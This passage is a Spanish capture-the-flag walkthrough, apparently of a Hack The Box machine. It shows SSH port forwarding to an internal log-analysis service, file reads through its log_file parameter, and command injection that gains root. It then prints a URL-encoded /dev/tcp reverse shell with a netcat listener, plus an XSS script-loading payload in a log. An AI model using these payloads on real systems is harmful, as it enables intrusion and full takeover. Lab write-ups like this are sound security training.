
Como esta el puerto ssh abierto y sabemos la contraseña de "amay" vamos a realizar un "ssh port forwarding" para traernos el puerto 8080 a nuestra maquina local:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh amay@10.10.11.28 -L 8080:127.0.0.1:8080
amay@10.10.11.28's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 08 Jan 2025 09:25:20 AM UTC

  System load:  1.83              Processes:             251
  Usage of /:   68.1% of 6.51GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.10.11.28
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In


Last login: Wed Jan  8 09:20:50 2025 from 10.10.14.12
amay@sea:~$
```

Nos pide unas credenciales para poder acceder:



Vamos a probar con las que hemos conseguido:



Vamos a capturarlo con burpsuite para ver si podemos ver el access log:

```
127.0.0.1 - - [08/Jan/2025:08:47:12 +0000] "GET
/?installModule=http://10.10.14.12:8000/main.zip&directoryName=violet&type=themes&token=e563c569d9e13c2b5c86
d18f23695c366cf85168f4247cdeeae509df20bf7f24 HTTP/1.1" 302 343
"http://sea.htb/?page=index.php?page=loginURL?%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.12:8000/xss.
js%22%3E%3C/script%3E%3Cform+action=%22" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"
```

Como podemos ver esta capturando los accesos del puerto 80, voy a intentar acceder a "PRUEBA" para ver si lo vemos reflejado en los logs:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl http://sea.htb/PRUEBA

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Sea - 404</title>
        <meta name="description" content="404">
```

```
10.10.14.12 - - [08/Jan/2025:09:52:19 +0000] "GET /PRUEBA HTTP/1.1" 404 3666 "-" "curl/8.11.1"
<p class='error'>
    Suspicious traffic patterns detected in /var/log/apache2/access.log:
</p>
<pre>
    10.10.14.12 - - [08/Jan/2025:09:52:19 +0000] "GET /PRUEBA HTTP/1.1" 404 3666 "-" "curl/8.11.1"
```

Nos dice que hemos intentado acceder a "/prueba" a traves de un curl. Vamos a intentar modificar el user agent para ver si se ejecutan comandos en PHP:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -H "User-Agent: <?php system("whoami");?>" http://sea.htb/pwned

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
```

```
10.10.14.12 - - [08/Jan/2025:09:56:02 +0000] "GET /pwned HTTP/1.1" 404 3666 "-" "<?php system(whoami);?>
    "
```

No se esta ejecutando el codigo php. Si en la data que estamos enviando para ver los logs podemos ver que la variable "log_file" esta apuntando a "/var/log/apache2/access.log":

```
POST / HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
ge/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://127.0.0.1:8000
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
Connection: keep-alive
Referer: http://127.0.0.1:8000/
Cookie: JSESSIONID.2b0fa88f=node01dqxhtewgzd061nma9fn935jkq2.node0; s
2560x1326
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

Podemos probar a apuntar al archivo /etc/passwd:

```
POST / HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
p,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://127.0.0.1:8000
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
Connection: keep-alive
Referer: http://127.0.0.1:8000/
Cookie: JSESSIONID.2b0fa88f=node01dqxhtewgzd061nma9fn935jkq2.node0;
screenResolution=2560x1326
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

log_file=%2Fetc%2Fpasswd&analyze_log=
```

Nos devuelve el archivo:

```
</button>
</form>
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
_laurel:x:997:997::/var/log/laurel:/bin/false
```

Podemos hacer que despues de apuntar al archivo "/etc/passwd" se ejecute un comando tras el punto y coma. Despues comentamos el resto de la data con "%23" que corresponde a "#":

```
POST / HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://127.0.0.1:8000
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
Connection: keep-alive
Referer: http://127.0.0.1:8000/
Cookie: JSESSIONID.2b0fa88f=
node01dqxhtewgzd061nma9fn935jkq2.node0;
screenResolution=2560x1326
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

log_file=%2Fetc%2Fpasswd;id;%23&analyze_log=
```

Obtenemos lo siguiente:

```
user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
amay:x:1000:1000:amay:/home/amay:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
geo:x:1001:1001::/home/geo:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
uid=0(root) gid=0(root) groups=0(root)
<p class='error'>
     Suspicious traffic patterns detected in
     /etc/passwd;id;#:
</p>
<pre>
     uid=0(root) gid=0(root) groups=0(root)
```

Se ha ejecutado el comando "id". Vamos a ejecutar una reverse shell:

```
bash -c "sh -i >& /dev/tcp/10.10.14.12/1234 0>&1"
```

```
%62%61%73%68%20%2d%63%20%22%73%68%20%2d%69%20%3e%26%20%2f%64%65%76
```

Lo sustituimos por el comando "id":

```
log_file=
%2Fetc%2Fpasswd;%62%61%73%68%20%2d%63%20%22%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%
63%70%2f%31%30%2e%31%30%2e%31%34%2e%31%32%2f%31%32%33%34%20%30%3e%26%31%22;%23&
analyze_log=
```

Nos llega la conexion por netcat:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.28] 58550
sh: 0: can't access tty; job control turned off
# whoami
root
```